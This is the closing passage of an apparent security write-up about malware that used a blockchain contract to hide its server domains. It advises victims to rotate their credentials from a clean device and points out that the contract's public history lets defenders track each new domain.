- If you think your machine is compromised, rotate everything it had access to from a clean device: Keychain passwords, SSH keys, API tokens, and cloud credentials.
And last but not least, a lesson for the attackers out there: the blockchain you used to hide your server never forgets. Every domain you rotated to is still sitting in your contract's history, publicly, for anyone who knows where to look. A small script can watch it and report each new domain the moment you set it. The trick you chose to escape takedowns is the one that makes reporting automatic.
And after this post, a lot more people know where to look.